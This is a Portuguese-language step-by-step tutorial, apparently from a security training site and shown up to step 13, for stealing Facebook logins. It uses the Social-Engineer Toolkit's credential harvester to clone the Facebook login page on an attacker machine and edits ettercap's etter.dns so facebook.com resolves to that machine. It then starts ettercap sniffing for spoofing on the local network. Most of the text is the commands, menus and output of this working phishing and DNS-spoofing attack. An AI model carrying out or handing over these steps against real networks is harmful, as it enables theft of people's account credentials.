


## Passo 01

Abra o aplicativo SET através do menu: Applications > Kali Linux > Exploitation Tools > Social Engineering Toolkit > se-toolkit

Digite o número 1 Social-Engineering Attacks



```
Terminal
File Edit View Search Terminal Help
[---] Homepage: https://www.trustedsec.com [---]

Welcome to the Social-Engineer Toolkit (SET).
The one stop shop for all of your SE needs.

Join us on irc.freenode.net in channel #setoolkit

The Social-Engineer Toolkit is a product of TrustedSec.

Visit: https://www.trustedsec.com

Select from the menu:


1) Social-Engineering Attacks
2) Fast-Track Penetration Testing
3) Third Party Modules
4) Update the Metasploit Framework
5) Update the Social-Engineer Toolkit
6) Update SET configuration
7) Help, Credits, and About

99) Exit the Social-Engineer Toolkit

set> 1
```

## Passo 02

Digite o número 2 Website Attack Vectors



```
Terminal
File Edit View Search Terminal Help

Join us on irc.freenode.net in channel #setoolkit

The Social-Engineer Toolkit is a product of TrustedSec.

Visit: https://www.trustedsec.com

Select from the menu:


1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) SMS Spoofing Attack Vector
8) Wireless Access Point Attack Vector
9) QRCode Generator Attack Vector
10) Powershell Attack Vectors
11) Third Party Modules

99) Return back to the main menu.

set> 2
```

### Passo 03

Digite o número **3** Credential Harvester Attack Method



```
Terminal
File Edit View Search Terminal Help
esh the page to something different.

The Web-Jacking Attack method was introduced by white_sheep, Emgent and the Back|Track team. This method utilizes iframe replacements to make the highlighted URL link to appear legitimate however when clicked a window pops up then is replaced with the malicious link. You can edit the link replacement settings in the set_config if its too slow/fast.

The Multi-Attack method will add a combination of attacks through the web attack menu. For example you can utilize the Java Applet, Metasploit Browser, Credential Harvester/Tabnabbing, and the Man Left in the Middle attack all at once to see which is successful.

1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) Create or import a CodeSigning Certificate

99) Return to Main Menu

set:webattack>3
```

## Passo 04

Digite o número 2 Site Cloner

```
Terminal
File Edit View Search Terminal Help
7) Create or import a CodeSigning Certificate
99) Return to Main Menu
set:webattack>3
The first method will allow SET to import a list of pre-defined web
applications that it can utilize within the attack.
The second method will completely clone a website of your choosing
and allow you to utilize the attack vectors within the completely
same web application you were attempting to clone.
The third method allows you to import your own website, note that you
should only have an index.html when using the import website
functionality.
1) Web Templates
2) Site Cloner
3) Custom Import
99) Return to Webattack Menu
set:webattack>2
```

## Passo 05

Digite o IP do atacante host KALI 10.10.10.130

```
Terminal
File Edit View Search Terminal Help
applications that it can utilize within the attack.

The second method will completely clone a website of your choosing
and allow you to utilize the attack vectors within the completely
same web application you were attempting to clone.

The third method allows you to import your own website, note that you
should only have an index.html when using the import website
functionality.

1) Web Templates
2) Site Cloner
3) Custom Import

99) Return to Webattack Menu

set:webattack>2
[-] Credential harvester will allow you to utilize the clone capabilities within
SET
[-] to harvest credentials or parameters from a website as well as place them in
to a report
[-] This option is used for what IP the server will POST to.
[-] If you're using an external IP, use your external IP for this
er/Tabnabbing:10.10.10.130
```

## Passo 06

Digite o endereço do site que deseja **clonar** no exemplo: [www.facebook.com](http://www.facebook.com)

```
Terminal
File Edit View Search Terminal Help
and allow you to utilize the attack vectors within the completely
same web application you were attempting to clone.

The third method allows you to import your own website, note that you
should only have an index.html when using the import website
functionality.

1) Web Templates
2) Site Cloner
3) Custom Import

99) Return to Webattack Menu

set:webattack>2
[-] Credential harvester will allow you to utilize the clone capabilities within
SET
[-] to harvest credentials or parameters from a website as well as place them in
to a report
[-] This option is used for what IP the server will POST to.
[-] If you're using an external IP, use your external IP for this
er/Tabnabbing:10.10.10.130
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:www.facebook.com
```

## Passo 07

Toda estrutura está pronta para visualizar as informações, este terminal deve ficar aberto.

```
Terminal
File Edit View Search Terminal Help
3) Custom Import
99) Return to Webattack Menu
set:webattack>2
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them in to a report
[-] This option is used for what IP the server will POST to.
[-] If you're using an external IP, use your external IP for this er/Tabnabbing:10.10.10.130
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:www.facebook.com
[*] Cloning the website: https://login.facebook.com/login.php
[*] This could take a little bit...
The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
```

## Passo 08

Edite o arquivo `etter.dns` para adicionar o novo destino da url [www.facebook.com](http://www.facebook.com)



```
root@kali: /
File Edit View Search Terminal Help
root@kali:~# cd /
root@kali:~# vim /usr/share/ettercap/etter.dns
```

The terminal window displays a watermark for 100 Security, featuring the text "100 SECURITY" and the website "www.100security.com.br".



## Passo 09

Insira as linhas e salve o arquivo

```
# FACEBOOK      facebook.com A 10.10.10.130
```

\*.facebook.com A 10.10.10.130

www.facebook.com PTR 10.10.10.130

```
etter.dns + (/usr/share/ettercap) - VIM
File Edit View Search Terminal Help
microsoft.com      A 198.182.196.56
*.microsoft.com   A 198.182.196.56
www.microsoft.com PTR 198.182.196.56 # Wildcards in PTR are not allowed

# FACEBOOK

facebook.com      A 10.10.10.130
*.facebook.com    A 10.10.10.130
www.facebook.com  PTR 10.10.10.130

#####
# no one out there can have our domains...
#


www.alor.org      A 127.0.0.1
www.naga.org      A 127.0.0.1

#####
# one day we will have our ettercap.org domain
#

www.ettercap.org A 127.0.0.1
:wg
```

## Passo 10

Certifique-se qual é o **Gateway** da rede usando o comando **route**



```
root@kali: /
File Edit View Search Terminal Help
root@kali:~# cd /
root@kali:~# vim /usr/share/ettercap/etter.dns
root@kali:~#
root@kali:~# route
Kernel IP routing table
Destination Gateway Genmask Flags Metric Ref Use Iface
default 10.10.10.2 0.0.0.0 UG 0 0 0 eth0
10.10.10.0 * 255.255.255.0 U 0 0 0 eth0
root@kali:~#
```

The terminal window displays the output of the `route` command. The output shows the kernel IP routing table with columns for Destination, Gateway, Genmask, Flags, Metric, Ref, Use, and Iface. The default gateway is 10.10.10.2.


| Destination | Gateway    | Genmask       | Flags | Metric | Ref | Use | Iface |
|-------------|------------|---------------|-------|--------|-----|-----|-------|
| default     | 10.10.10.2 | 0.0.0.0       | UG    | 0      | 0   | 0   | eth0  |
| 10.10.10.0  | *          | 255.255.255.0 | U     | 0      | 0   | 0   | eth0  |

www.100security.com.br

## Passo 11


Abra o aplicativo **ettercap** através do menu: **Applications > Kali Linux > Sniffing/Spoofing > Network Sniffers > ettercap-graphical**

Clique em **Sniff > Unified sniffing...**




## Passo 12

Selecione a Interface de Rede> eth0




## Passo 13

Clique em **Hosts** > **Scan for hosts**



